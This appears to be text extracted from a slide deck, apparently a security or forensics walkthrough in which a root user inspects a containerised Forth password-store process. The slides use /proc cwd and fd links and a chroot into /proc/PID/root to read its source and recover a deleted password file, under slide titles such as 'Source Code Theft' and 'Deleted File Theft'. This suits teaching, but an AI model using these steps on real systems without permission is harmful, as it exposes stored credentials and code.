root      23328  0.0  0.9 1229144  4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
```

Working Directory?



```
ssh ㉿%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144  4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
```

Working Directory?




```
ssh ㉿%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
```

Working Directory?

```
ssh ㉿%2
> ps aux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00 \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00 \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
```

Working Directory?



```
ssh ㉿%2
> ps aux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00 \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00 \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
```

Working Directory?

```
ssh ㄿ%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420   1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144   4420 ?        Sl   16:56   0:00          \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
```


Source Code Theft

```
ssh ㉿%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144  4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
> head ./passwordstore.fs
\ serr writes a line to stderr
: serr ( c-addr u - ) stderr write-line throw ; \ Write to stderr

\ Delete the password file.
s" passwords.fs" 2DUP
delete-file throw
s" Deleted password file " stderr write-file throw
( filename) serr

\ Serve password requests
```


Chroot?



A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a prompt '>' followed by the command 'pwd'. The output is '/proc/23325/cwd', indicating the current working directory is a chroot environment. The terminal icon in the title bar is a magnifying glass over a document.

```
> pwd
/proc/23325/cwd
```



Chroot



A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows the following commands and output:

```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
```


Chroot



```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
```


A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a user running 'pwd' which returns '/proc/23325/cwd'. Then they run 'chroot /proc/23325/root'. The prompt changes to '# >' indicating a root shell. They then run 'ps awwwfux' which results in an error: '/bin/sh: 1: ps: not found'.

Chroot

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a sequence of commands and their outputs. The user runs 'pwd' and gets '/proc/23325/cwd'. Then they run 'chroot /proc/23325/root'. The prompt changes from '>' to '#', indicating a root shell. The user then runs 'ps awwwfux' and 'ls *.fs'.


```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
```

Chroot

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a series of commands and their outputs. The user starts in a directory '/proc/23325/cwd', then uses 'chroot /proc/23325/root' to change the root directory. After the chroot, the prompt changes from '\$' to '#'. The user then runs 'ps awwwfux', which returns an error 'ps: not found'. Next, the user runs 'ls *.fs', which lists 'passwordstore.fs'. Finally, the user runs 'gforth passwords.fs passwordstore.fs'.

```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs
```


Chroot Helps Run Things

A terminal window titled 'ssh' with a window icon (red, yellow, green dots) and a keyboard shortcut '⌘2'. The terminal shows a user running 'pwd' and getting '/proc/23325/cwd'. Then they run 'chroot /proc/23325/root'. The prompt changes to '/bin/sh: 0: can't access tty; job control turned off'. They then run 'ps awwwfux' and get '/bin/sh: 1: ps: not found'. Next, they run 'ls *.fs' and get 'passwordstore.fs'. Finally, they run 'gforth passwords.fs passwordstore.fs' and get an error: '*OS command line*:-1: No such file or directory'. Below this is a backtrace showing a series of function calls with memory addresses: 'throw', 'required', 'execute', and several others.

```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs

*OS command line*:-1: No such file or directory
>>>passwords.fs<<<
Backtrace:
$7FB4867F0F40 throw
$7FB4867EE030 required
$7FB4867F5750 execute
$7FB4867D6BD0
$7FB4867DBA00
$7FB4867D2000
$7FB4867CCFE0
$7FB4867F5720
$7FB4867EC7C8 catch
$7FB4867EDFD0 execute-parsing-wrapper
$7FB4867EE090 os-execute-parsing
$7FB4867EE668 args-required
```


Un-chroot



```
ssh  ㄿ%2
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs

*OS command line*:-1: No such file or directory
>>>passwords.fs<<<
Backtrace:
$7FB4867F0F40 throw
$7FB4867EE030 required
$7FB4867F5750 execute
$7FB4867D6BD0
$7FB4867DBA00
$7FB4867D2000
$7FB4867CCFE0
$7FB4867F5720
$7FB4867EC7C8 catch
$7FB4867EDFD0 execute-parsing-wrapper
$7FB4867EE090 os-execute-parsing
$7FB4867EE668 args-required
# > exit
```


What's This Thing Doing?



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon on the right. The terminal displays the output of the command `ps awwwfux | grep -C1 passwordstore.fs | tail -n 3`. The output shows three processes running as root, all starting at 16:56 with 0:00 CPU time. The first process is `/sbin/docker-init -- /passwordstorestart.sh` (PID 23306). The second process is `gforth passwords.fs passwordstore.fs` (PID 23325). The third process is `passwordstore` (PID 23328).

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
```

What's This Thing Doing?



```
ssh  2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00 \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00 \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
```


What's This Thing Doing?


```
ssh  2
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```

Deleted File Theft



```
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore

> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```



cat </proc/\$pid/fd/\$n

What's This Thing Doing?

```
ssh
> ps aux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0 1008    4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420 1324 ?        S    16:56   0:00 \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00 \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-histo
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```




What's This Thing Doing?

```
ssh ㄿ%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
